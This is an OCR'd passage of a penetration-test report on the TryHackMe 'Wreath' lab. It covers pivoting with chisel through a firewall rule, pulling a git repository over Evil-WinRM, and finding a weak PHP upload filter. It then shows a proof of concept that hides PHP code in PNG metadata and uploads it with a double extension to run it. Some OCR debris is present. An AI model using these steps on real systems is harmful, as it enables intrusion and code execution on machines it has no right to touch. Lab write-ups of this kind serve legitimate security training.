
Secondly, since the Git server was running an active firewall, TCP port 65000 was selected (to prevent breach of scope) and a firewall rule was created to allow inbound connections from the attack machine to this port. This was necessary to implement local port forwarding using chisel, whereby the Git server would be the chisel server and the attack machine would be the chisel client.

```
netsh advfirewall firewall add rule name="chisel-
radwolfsdragon" dir=in action=allow protocol=tcp
localport=65000
```

Setting up the chisel pivot, access was achieved locally on port 8080.



```
*Evil-WinRM* PS C:\Windows\Temp> .\chisel-radwolfsdragon.exe server -p 65000
chisel-radwolfsdragon.exe : 2021/06/30 21:06:28 server: Fingerprint kRVY9GO4KU/PVgjqK3d+j8LK99RnTOBr989m76EKK1w=
    + CategoryInfo          : NotSpecified: (2021/06/30 21:0...OBr989m76EKK1w=:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
2021/06/30 21:06:28 server: Listening on http://0.0.0.0:65000


    -V, --version                   Show version
    -n, --no-colors                 Disable colors
    -h, --help                      Display this help message


┌──(kali㉿kali)-[~/Downloads]
└─$ ./chisel-x64.bin client 10.200.79.150:65000 8080:10.200.79.100:80
2021/06/30 23:06:49 client: Connecting to ws://10.200.79.150:65000
2021/06/30 23:06:49 client: tun: proxy#8080=>10.200.79.100:80: Listening
2021/06/30 23:06:51 client: Connected (Latency 321.493678ms)
```



Thomas Wreath | Develo

localhost:8080

What I am all about.

I am a sysadmin and developer with
web development and software dev
and dynamic solutions for my clients
previously as the team lead of a soft

Please find my CV below.

I look forward to hearing from you!


m Thomas Wreath

Developer and Sysadmin

Expertise

Full-Stack Web Development

Having obtained access, scanning for web technologies was executed using whatweb to determine if the website running on the wreath-pc contained vulnerable components. The full log output can be found in Appendix C.1: personal-pc-whatweb.txt.




```
┌──(kali㉿kali)-[~/Documents/thm/wreath/trial]
└─$ whatweb --log-verbose personal-pc-whatweb.txt --aggression 3 --colour never --verbose 'http://localhost:8080/'
WhatWeb report for http://localhost:8080/
Status    : 200 OK
Title     : Thomas Wreath | Developer
IP        : <Unknown>
Country   : <Unknown>

Summary   : PHP[7.4.11], OpenSSL[1.1.1g], HTML5, HTTPServer[Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.11], Email[#,me@t
homaswreath.thm], Script, JQuery[2.1.4], X-UA-Compatible[IE=edge], Bootstrap[3.3.6], Apache[2.4.46]
```

From the scan, the website was confirmed to be running on the Apache web server, which was running on a Windows operating system. The website was also confirmed to be PHP-based.

3.3.3 Code Analysis


In the brief, it was mentioned that the website code (on wreath-pc) was under version control and would be pushed to the git server prior to being deployed to production on the external web server. This meant that the same website code running on the wreath-pc, most likely, had a copy on the Git server. This would allow us to fully understand how the website works and any hidden vulnerabilities it could have possessed.

Looking for the website's git repository on the Git server,




```
*Evil-WinRM* PS C:\GitStack\repositories> ls


    Directory: C:\GitStack\repositories


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         1/2/2021   7:05 PM                Website.git
```

The repository was downloaded to the attack machine for further examination using GitTools.




```
*Evil-WinRM* PS C:\GitStack\repositories\Website.git> cd ..
*Evil-WinRM* PS C:\GitStack\repositories> download Website.git
Info: Downloading C:\GitStack\repositories\Website.git to Website.git


Info: Download successful!

*Evil-WinRM* PS C:\GitStack\repositories>


└─$ git clone https://github.com/internetwache/GitTools
Cloning into 'GitTools'...
remote: Enumerating objects: 229, done.
remote: Counting objects: 100% (20/20), done.
remote: Compressing objects: 100% (16/16), done.
remote: Total 229 (delta 6), reused 7 (delta 2), pack-reused 209
Receiving objects: 100% (229/229), 52.92 KiB | 270.00 KiB/s, done.
Resolving deltas: 100% (85/85), done.

┌──(kali㉿kali)-[~/Documents/thm/wreath/trial]
└─$ 
```

The site files were extracted using the `extractor.sh` script and the latest PHP files were examined to find any interesting content.




```
┌──(kali㉿kali)-[~/…/thm/wreath/trial/Website.git]
└─$ ./GitTools/Extractor/extractor.sh . Website
###########
# Extractor is part of https://github.com/internetwache/GitTools
#
```

```
$ separator="======================================="; for i in $(ls); do printf "\n\n$separator\n\033[4;1m$i\033[0m\n$-(cat $i/commit-meta.txt)\n"; done; printf "\n\n$separator\n\n\n"
```



```
┌──(kali㉿kali)-[~/…/trial/Website.git/Website/2-[redacted]]
└─$ find . -iname '*.php'
```

In the repository, the most recent PHP file was `./resources/index.php`. Checking it's content, a file upload page with a PHP file upload filter was discovered.



```
if(isset($_POST["upload"]) && is_uploaded_file($_FILES["file"]["tmp_name"])){
        $target = "uploads/".basename($_FILES["file"]["name"]);
        $goodExts = ["jpg", "jpeg", "png", "gif"];
        if(file_exists($target)){
                header("location: ./?msg=Exists");
                die();
        }
        $size = getimagesize($_FILES["file"]["tmp_name"]);
        if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
                header("location: ./?msg=Fail");
                die();
        }
        move_uploaded_file($_FILES["file"]["tmp_name"], $target);
        header("location: ./?msg=Success");
```

Examining the filter, the following observations were made:

- the file was to have ‘jpg’, ‘jpeg’, ‘png’, ‘gif’ in file extension. It only checked the second “word” separated by a ‘.’
- the file was to have a ‘file dimensions’ attribute in it's metadata
- the filter was a whitelist filter
- files uploaded were moved to ‘uploads/’ when they passed the filter checks


This presented an opportunity to bypass the filter and possibly get code execution on the wreath-pc.

3.3.4 Filter Bypass - Proof of Concept

To confirm that the `/resources` URL endpoint existed on the on the wreath-pc host, it was requested using the browser.


On request the endpoint presented a Basic Authentication dialog. Using the credentials from the `mimikatz` hash dump, a login attempt was made and it was successful.

To test the upload functionality, a normal PNG file was uploaded first.



Welcome Thomas!

Ruby Image Upload Page



localhost:8080/resources/?msg=Success

Welcome Thomas!


Ruby Image Upload Page

File uploaded successfully!

To test PHP code execution, PHP proof-of-concept (PoC) code was injected into a PNG file's metadata and uploaded to the wreath-pc host. The Comment metadata attribute was used for this and the injection was done using `exiftool`.


```
$ exiftool -Comment="<?php echo \"<pre>Test Payload</pre>\"; die(); ?>" test-radwolfsdragon.png.php
```

```
$ exiftool test-
radwolfsdragon.png.php

ExifTool Version Number         : 12.16
File Name                       : test-radwolfsdragon.png.php
Directory                       : .
File Size                       : 62 KiB
File Modification Date/Time     : 2021:07:01 00:16:12+03:00
File Access Date/Time           : 2021:07:01 00:16:12+03:00
File Inode Change Date/Time     : 2021:07:01 00:16:12+03:00
File Permissions                : rw-r--r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 715
Image Height                    : 252
Bit Depth                       : 8
Color Type                      : RGB
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Significant Bits                : 8 8 8
Comment                         : <?php echo "<pre>Test Payload</-
pre>"; die(); ?>
Image Size                      : 715x252
Megapixels                      : 0.180
```



```
┌──(kali㉿kali)-[~/Documents/thm/wreath/trial]
└─$ strings test-radwolfsdragon.png.php | grep Payload
<?php echo "<pre>Test Payload</pre>"; die(); ?>!0
```

Uploading the PHP PoC code, in the PNG file, to the wreath-pc host and executing it were both successful.


localhost:8080/resources/uploads/test-radwolfsdragon.png.php

